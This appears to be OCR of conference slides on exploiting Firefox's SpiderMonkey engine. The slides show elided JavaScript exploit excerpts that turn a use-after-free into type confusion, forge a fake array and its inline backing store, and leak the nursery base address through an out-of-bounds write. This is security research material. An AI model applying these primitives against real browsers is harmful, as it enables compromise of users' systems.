
↓

```
void* CellAllocator::AllocNurseryOrTenuredCell(JSContext* cx, …) {
  //…
  gc::Heap minHeapToTenure = CheckedHeap(zone->minHeapToTenure(traceKind));
  if (CheckedHeap(heap) < minHeapToTenure) {
    //…
  }
  return AllocTenuredCellForNurseryAlloc<allowGC>(cx, allocKind);
}
```




From UAF to Type Confusion

```
for (let i=0; i<
MinorGC_Array_Size; i++) {
  fake_arr_container_arr[i] = [
    a, b, c, d, e, f, g, h
  ];
}
//…
// ar1[0] is obj_C0
let fake_arr = ar1[0].p5;
```




From UAF to Type Confusion

```
for (let i=0; i<
MinorGC_Array_Size; i++) {
  fake_arr_container_arr[i] = [
    a, b, c, d, e, f, g, h
  ];
}
//…
// ar1[0] is obj_C0
let fake_arr = ar1[0].p5;
```




Creating a Fake Array

```
const d=fake_shape
const e=0x434343434343343n;
const f=fake_inline_back_store;
const g=0x0000ffff00000001n;
const h=0x0000ffff0000ffffn;
//…
for (let i=0; i<
MinorGC_Array_Size; i++) {
  fake_arr_container_arr[i] = [
    a, b, c, d, e, f, g, h
  ];
}
//…
// ar1[0] is obj_C0
let fake_arr = ar1[0].p5;
```




Leaking the Nursery Address

```
let leak_arr = [];
function custom_resolve(result) {
  for (let i = 0; i < 12; i++) {
    result.shift();
  }
  result[0] = new BigUint64Array(3);
  result[0][0] = 0xfff9800000000000n;
  leak_arr.push(result.at(0));
}
// OOBW
rejected_func_arr.at(11)();
// leaks is BigUint64Array
let leaks = leak_arr[0];

// base = address & ~(region_size - 1);
NURSERY_BASE_ADDR =
Utils.UnTagPtr(leaks[0]) & ~(0x40000n -
1n);
```




Faking Inline Backing Store of the Fake Array

```
const d=fake_shape
const e=0x434343434343n;
const f=NURSERY_BASE + 0xa0;
const g=0x0000ffff00000001n;
const h=0x0000ffff0000ffffn;
//…
for (let i=0; i<
MinorGC_Array_Size; i++) {
  fake_arr_container_arr[i] = [
    a, b, c, d, e, f, g, h
  ];
}
let arr_to_get_shape = [];
//…
// ar1[0] is obj_C0
let fake_arr = ar1[0].p5;
```



